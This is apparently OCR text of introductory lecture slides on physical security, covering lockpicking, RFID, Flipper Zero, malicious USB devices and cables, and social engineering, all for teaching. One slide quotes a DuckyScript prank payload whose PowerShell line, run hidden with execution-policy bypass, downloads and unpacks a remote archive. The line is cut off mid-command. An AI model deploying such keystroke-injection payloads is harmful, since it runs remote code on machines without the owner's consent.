Physical Security

What is Physical Security?

Security for things that is not a piece of software

There are physical penetration testers for a reason. Some stuff they can do include phishing, lockpicking, etc.

You can have the best software defenses, but if someone leaves a terminal open, then... it's game over.

Examples?

Physical Security Examples

1. Humans
2. Computer
3. Doors
4. Leaving an unlocked computer
5. Ol' reliable USB

Locks & Lock Picking

You know… the thing in Skyrim

Alternative bypass tools, and methods are commonly used

- Lockpicking is a method of last resort

It may not be practical in all scenarios

- Crowded Area
- High Visibility
- Time sensitive

Disclaimer Don't do this on items you do not own or have consent to use and also do not do this on important locks! You may break them!


Why You Can Pick A Lock

Perfection is a fiction, unless your lock is thousands of dollars.

- We therefore need to exploit the locks construction!

Pick up the pins, simple as that

- We push the *key pins* to manipulate the *driver pins*




Types of Locks


Different types are... Different, each presents their own challenge and methods of exploitation.

Wafer Lock - Push wafers (Square cutouts) into position.

Pin Tumbler Lock - One of the most common in North America, there are many variations of this lock

Disk Detainer - Not so common, vulnerable to the same attacks a pin tumbers





Defenses

Nothing is safe, just more challenging

Website Simulator

https://simmer.io/@Xill/lockpick-simulator


Q, E, WASD. Tension slider on the bottom.

Doesn’t work in firefox


RFID

	LF	HF	UHF	Active
Frequency	125 – 134.2 KHz	13.56 MHz	850 – 960 MHz	100 KHz – 2.45GHz
Range	0.2 – 2m	Up to 1m	Up to 3m	Up to 100m
Cost	Typ. 3 GBP	(Typ. 0.50 GBP)	(Typ. 0.30 GBP)	(Typ. 20 GBP)
Memory	Typ. 64 bits	Typ. 2048 bits	Typ. 96 bits	Typ. 32 bits
Penetration of Materials	V. Good	Good	Poor	V. Good
Data Rate	Slow	Fast	Fast	Fast
Reader Cost	50 – 500 GBP	50 – 3000 GBP	1000- 3000 GBP	200-600 GBP
Read Multiple Tags	Poor	Good	Very Good	Good
Applications	Animal Tags, Vehicle Immobilisers, Industrial Applications	Item Tracking, Access Control, Smart Labels	Box and Pallet tracking Some Item Tracking	Industrial Applications. Asset Tagging Location Systems

Challenge-Response



Replay Attack



Flipper Zero

Video

Ducky Script

usbrubberducky-payloads / payloads / library / prank / -RD-ADV-RickRoll / **ADV-RickRoll.txt**


dallaswinger Fix comments

2ad1568 · 5 months ago History

Code Blame 18 lines (13 loc) · 909 Bytes Raw


```
REM     Title: ADV-RickRoll

REM     Author: I am Jakoby

REM     Description: This is a one liner payload that will Rick Roll your target. Video will be played a full screen and max volume.
REM     Upon deployment payload will pause until a mouse movement is detected and run once one is.

REM     Target: Windows 10, 11

REM     ---------------------------------------------------------------------------
REM     THIS PAYLOAD IS PLUG AND PLAY. NO MODIFICATIONS NEEDED SIMPLY RUN THE CODE DOWN BELOW.
REM     ---------------------------------------------------------------------------

DELAY 2000
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Exec Bypass $U='https://github.com/I-Am-Jakoby/I-Am-Jakoby/raw/main/Assets/rr.zip';$Z="$env:TMP"+'\rr.zip';$D="$env:TMP"+'\rr';iwr -Uri $U -O $Z;Expand-Archive $Z -Des
ENTER
```

USB Killer




USB Port Covers

Disabling USB Ports




Uncommon Mac W



Malicious Lighting Cable

O.MG Cable Tier
Keystroke Injection (DuckyScript™)
Mouse Injection
Payload Slots
Payload Speed
Self-Destruct
Geo-Fencing
WiFi Triggers
FullSpeed USB Hardware Keylogger
Covert Data Exfil
Air Gap Comms
Networked C2
Extended WiFi range
Stealth-Optimized Power Draw

Malicious USB Cable



Under-Door Arm Tool

https://www.youtube.com/watch?v=9NYr_v1xAGQ&ab_channel=DeviantOllam

Social Engineering

Most physical security heavily involves social engineering

Physical entry skills can only take you so far!

People are often the weak link

https://www.youtube.com/watch?v=Pd7x2bHVSAs&ab_channel=KaliLinuxHacker

https://www.youtube.com/watch?v=lc7scxvKQOo&ab_channel=oraclemind